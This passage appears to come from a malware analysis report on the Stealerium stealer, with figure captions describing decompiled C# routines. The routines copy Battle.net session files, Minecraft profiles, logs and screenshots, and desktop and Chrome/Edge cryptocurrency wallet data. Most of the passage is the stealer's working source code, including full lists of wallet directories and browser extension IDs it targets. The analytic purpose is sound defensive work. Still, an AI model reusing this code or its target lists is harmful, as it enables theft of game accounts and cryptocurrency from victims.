
The files with the ".db" and ".config" extensions from the BattleNET directory are copied to the stealer's directory:



```
public static bool GetBattleNetSession(string sSavePath)
{
    if (!Directory.Exists(BattleNet.Path))
    {
        return Logging.Log("BattleNET >> Session not found", true);
    }
    try
    {
        Directory.CreateDirectory(sSavePath);
        foreach (string searchPattern in new string[]
        {
            "*.db",
            "*.config"
        })
        {
            foreach (string fileName in Directory.GetFiles(BattleNet.Path, searchPattern, SearchOption.AllDirectories))
            {
                try
                {
                    string text = null;
                    FileInfo fileInfo = new FileInfo(fileName);
                    if (fileInfo.Directory != null)
                    {
                        text = ((fileInfo.Directory != null && fileInfo.Directory.Name == "Battle.net") ? sSavePath : System.IO.Path.Combine(sSavePath, fileInfo.Directory.Name));
                    }
                    if (!Directory.Exists(text) && text != null)
                    {
                        Directory.CreateDirectory(text);
                    }
                    if (text != null)
                    {
                        fileInfo.CopyTo(System.IO.Path.Combine(text, fileInfo.Name));
                    }
                }
                catch (Exception ex)
                {
                    string str = "BattleNET >> Failed copy file\n";
                    Exception ex2 = ex;
                    return Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), false);
                }
            }
        }
        Counter.BattleNet = true;
    }
    catch (Exception ex3)
    {
        string str2 = "BattleNET >> Error\n";
        Exception ex4 = ex3;
        return Logging.Log(str2 + ((ex4 != null) ? ex4.ToString() : null), false);
    }
    return true;
}

// Token: 0x0400004A RID: 74
private static readonly string Path = System.IO.Path.Combine(Paths.Appdata, "Battle.net");
```

Figure 61


The malicious process creates a directory that stores information related to Minecraft:



```
public static void SaveAll(string sSavePath)
{
    if (!Directory.Exists(Minecraft.MinecraftPath))
    {
        return;
    }
    try
    {
        Directory.CreateDirectory(sSavePath);
        Minecraft.SaveMods(sSavePath);
        Minecraft.SaveFiles(sSavePath);
        Minecraft.SaveVersions(sSavePath);
        if (!(Config.GrabberModule != "1"))
        {
            Minecraft.SaveLogs(sSavePath);
            Minecraft.SaveScreenshots(sSavePath);
        }
    }
    catch (Exception ex)
    {
        string str = "Minecraft >> Failed collect data\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
}

// Token: 0x0400004B RID: 75
private static readonly string MinecraftPath = Path.Combine(Paths.Appdata, ".minecraft");
```


Figure 62

The Minecraft mods and versions files will be saved in ".txt" files along with their creation time extracted using the GetCreationTime function. The files containing "profile", "options", and "servers" will also be exfiltrated:



```
private static void SaveVersions(string sSavePath)
{
    try
    {
        foreach (string path in Directory.GetDirectories(Path.Combine(Minecraft.MinecraftPath, "versions")))
        {
            string name = new DirectoryInfo(path).Name;
            string text = Filemanager.DirectorySize(path).ToString() + " bytes";
            string text2 = Directory.GetCreationTime(path).ToString("yyyy-MM-dd h:mm:ss tt");
            File.AppendAllText(sSavePath + "\\versions.txt", string.Concat(new string[]
            {
                "VERSION: ",
                name,
                "\n\tSIZE: ",
                text,
                "\n\tDATE: ",
                text2,
                "\n\n"
            }));
        }
    }
    catch (Exception ex)
    {
        string str = "Minecraft >> Failed collect installed versions\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
}

// Token: 0x060000AB RID: 171 RVA: 0x00006FAC File Offset: 0x000051AC
private static void SaveMods(string sSavePath)
{
    try
    {
        foreach (string text in Directory.GetFiles(Path.Combine(Minecraft.MinecraftPath, "mods")))
        {
            string fileName = Path.GetFileName(text);
            string text2 = new FileInfo(text).Length.ToString() + " bytes";
            string text3 = File.GetCreationTime(text).ToString("yyyy-MM-dd h:mm:ss tt");
            File.AppendAllText(sSavePath + "\\mods.txt", string.Concat(new string[]
            {
                "MOD: ",
                fileName,
                "\n\tSIZE: ",
                text2,
                "\n\tDATE: ",
                text3,
                "\n\n"
            }));
        }
    }
```


Figure 63



```
private static void SaveFiles(string sSavePath)
{
    try
    {
        string[] files = Directory.GetFiles(Minecraft.MinecraftPath);
        for (int i = 0; i < files.Length; i++)
        {
            FileInfo fileInfo = new FileInfo(files[i]);
            string text = fileInfo.Name.ToLower();
            if (text.Contains("profile") || text.Contains("options") || text.Contains("servers"))
            {
                fileInfo.CopyTo(Path.Combine(sSavePath, fileInfo.Name));
            }
        }
    }
    catch (Exception ex)
    {
        string str = "Minecraft >> Failed collect profiles\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
}

// Token: 0x060000AE RID: 174 RVA: 0x000071E8 File Offset: 0x000053E8
private static void SaveLogs(string sSavePath)
{
    try
    {
        string path = Path.Combine(Minecraft.MinecraftPath, "logs");
        string text = Path.Combine(sSavePath, "logs");
        if (Directory.Exists(path))
        {
            Directory.CreateDirectory(text);
            string[] files = Directory.GetFiles(path);
            for (int i = 0; i < files.Length; i++)
            {
                FileInfo fileInfo = new FileInfo(files[i]);
                if (fileInfo.Length < (long)Config.GrabberSizeLimit)
                {
                    string text2 = Path.Combine(text, fileInfo.Name);
                    if (!File.Exists(text2))
                    {
                        fileInfo.CopyTo(text2);
                    }
                }
            }
        }
    }
    catch (Exception ex)
    {
        string str = "Minecraft >> Failed collect logs\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
}
```

Figure 64

If Config.GrabberModule is “1”, then the stealer collects the Minecraft logs and screenshots:




```
private static void SaveScreenshots(string sSavePath)
{
    try
    {
        string[] files = Directory.GetFiles(Path.Combine(Minecraft.MinecraftPath, "screenshots"));
        if (files.Length != 0)
        {
            Directory.CreateDirectory(sSavePath + "\\screenshots");
            foreach (string text in files)
            {
                File.Copy(text, sSavePath + "\\screenshots\\" + Path.GetFileName(text));
            }
        }
    }
    catch (Exception ex)
    {
        string str = "Minecraft >> Failed collect screenshots\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
}
```

Figure 65


Information Stealing – Cryptocurrency Wallets

Stealerium tries to locate cryptocurrency wallets such as Zcash, Armory, and others in the “%AppData%” folder, and Litecoin, Dash, and Bitcoin wallets in the registry:



```
public static void GetWallets(string sSaveDir)
{
    try
    {
        Directory.CreateDirectory(sSaveDir);
        foreach (string[] array in Wallets.SWalletsDirectories)
        {
            Wallets.CopyWalletFromDirectoryTo(sSaveDir, array[1], array[0]);
        }
        foreach (string sWalletRegistry in Wallets.SWalletsRegistry)
        {
            Wallets.CopyWalletFromRegistryTo(sSaveDir, sWalletRegistry);
        }
        if (Counter.Wallets == 0)
        {
            Filemanager.RecursiveDelete(sSaveDir);
        }
    }
    catch (Exception ex)
    {
        string str = "Wallets >> Failed collect wallets\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
}
```


Figure 66



```
private static readonly List<string[]> SWalletsDirectories = new List<string[]>
{
    new string[]
    {
        "Zcash",
        Paths.Appdata + "\\Zcash"
    },
    new string[]
    {
        "Armory",
        Paths.Appdata + "\\Armory"
    },
    new string[]
    {
        "Bytecoin",
        Paths.Appdata + "\\bytecoin"
    },
    new string[]
    {
        "Jaxx",
        Paths.Appdata + "\\com.liberty.jaxx\\IndexedDB\\file__0.indexeddb.leveldb"
    },
    new string[]
    {
        "Exodus",
        Paths.Appdata + "\\Exodus\\exodus.wallet"
    },
    new string[]
    {
        "Ethereum",
        Paths.Appdata + "\\Ethereum\\keystore"
    },
    new string[]
    {
        "Electrum",
        Paths.Appdata + "\\Electrum\\wallets"
    },
    new string[]
    {
        "AtomicWallet",
        Paths.Appdata + "\\atomic\\Local Storage\\leveldb"
    },
    new string[]
    {
        "Guarda",
        Paths.Appdata + "\\Guarda\\Local Storage\\leveldb"
    },
    new string[]
    {
        "Coinomi",
        Paths.Lappdata + "\\Coinomi\\Coinomi\\wallets"
    }
};

// Token: 0x0400001C RID: 28
private static readonly string[] SWalletsRegistry = new string[]
{
    "Litecoin",
    "Dash",
    "Bitcoin"
};
```


Figure 67

The malicious executable copies multiple Chrome browser wallets in a new directory called "Chrome_Wallet":



```
public static void GetChromeWallets(string sSaveDir)
{
    try
    {
        Directory.CreateDirectory(sSaveDir);
        foreach (string[] array in Extensions.ChromeWalletsDirectories)
        {
            Extensions.CopyWalletFromDirectoryTo(sSaveDir, array[1], array[0]);
        }
        if (Counter.BrowserWallets == 0)
        {
            Filemanager.RecursiveDelete(sSaveDir);
        }
    }
    catch (Exception ex)
    {
        string str = "Chrome Browser Wallets >> Failed to collect wallets from Chrome browser\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
}
```


Figure 68



```
private static readonly List<string[]> ChromeWalletsDirectories = new List<string[]>
{
    new string[]
    {
        "Chrome_Binance",
        Paths.Lappdata + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\fhbohimaelbohpjbbldcngcnapndodjp"
    },
    new string[]
    {
        "Chrome_Bitapp",
        Paths.Lappdata + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\fihkakfobkmkjojpchpfgcmhfjnmnfpi"
    },
    new string[]
    {
        "Chrome_Coin98",
        Paths.Lappdata + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\aeachknmefphepccionboohckonoeemg"
    },
    new string[]
    {
        "Chrome_Equal",
        Paths.Lappdata + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\blnieiiffboillknjnepogjhkgnoapac"
    },
    new string[]
    {
        "Chrome_Guild",
        Paths.Lappdata + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\nanjmdknhkinifnkgdcggcfnhdaammmj"
    },
    new string[]
    {
        "Chrome_Iconex",
        Paths.Lappdata + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\flpiciilemghbmfalicajoolhkkenfel"
    },
    new string[]
    {
        "Chrome_Math",
        Paths.Lappdata + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\afbcbjpbpfadlkmhmclhkeeodmamcflc"
    },
    new string[]
    {
        "Chrome_Mobox",
        Paths.Lappdata + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\fcckkdbjnoikooededlapcalpionmalo"
    },
    new string[]
    {
        "Chrome_Phantom",
        Paths.Lappdata + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\bfnaelmomeimhlpmgjnjophhpkkoljpa"
    },
    new string[]
    {
        "Chrome_Tron",
        Paths.Lappdata + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\ibnejdfjmmkpcnlpebklmnkoeoihofec"
    },
    new string[]
    {
        "Chrome_XinPay",
        Paths.Lappdata + "\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\bocpokimicclpaiekenaeelehdjllofo"
    },
```


Figure 69

A similar execution flow deals with Microsoft Edge browser wallets, as shown below:



```
public static void GetEdgeWallets(string sSaveDir)
{
    try
    {
        Directory.CreateDirectory(sSaveDir);
        foreach (string[] array in Extensions.EdgeWalletsDirectories)
        {
            Extensions.CopyWalletFromDirectoryTo(sSaveDir, array[1], array[0]);
        }
        if (Counter.BrowserWallets == 0)
        {
            Filemanager.RecursiveDelete(sSaveDir);
        }
    }
    catch (Exception ex)
    {
        string str = "Edge Browser Wallets >> Failed to collect wallets from Edge browser\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
}
```


Figure 70



```
private static readonly List<string[]> EdgeWalletsDirectories = new List<string[]>
{
    new string[]
    {
        "Edge_Auvitas",
        Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\klfhbdnlcfcaccoakhceodhldjojboga"
    },
    new string[]
    {
        "Edge_Math",
        Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\dfeccadlilpndjjohbjdblepmjeahlmm"
    },
    new string[]
    {
        "Edge_Metamask",
        Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\ejbalbakoplchlghecdalmeeeajnimhm"
    },
    new string[]
    {
        "Edge_MTV",
        Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\oooiblbdpdlecigodndinbpfopomaegl"
    },
    new string[]
    {
        "Edge_Rabet",
        Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\aanjhgiamnacdfnlfnmgehjikagdbafd"
    },
    new string[]
    {
        "Edge_Ronin",
        Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\bblmcdckkhkhfhhpfcchlpalebmonecp"
    },
    new string[]
    {
        "Edge_Yoroi",
        Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\akoiaibnepcedcplijmiamnaigbepmcb"
    },
    new string[]
    {
        "Edge_Zilpay",
        Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\fbekallmnjoeggkefjkbebpineneilec"
    },
    new string[]
    {
        "Edge_Exodus",
        Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\jdiccldimpdaibmpdkjnbmckianbfold"
    },
    new string[]
    {
        "Edge_Terra_Station",
        Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\ajkhoeiiokighlmdnlakpjfoobnjinie"
    },
    new string[]
    {
        "Edge_Jaxx",
        Paths.Lappdata + "\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\dmdimapfghaakeibppbfeokhgoikeoci"
    }
};
```

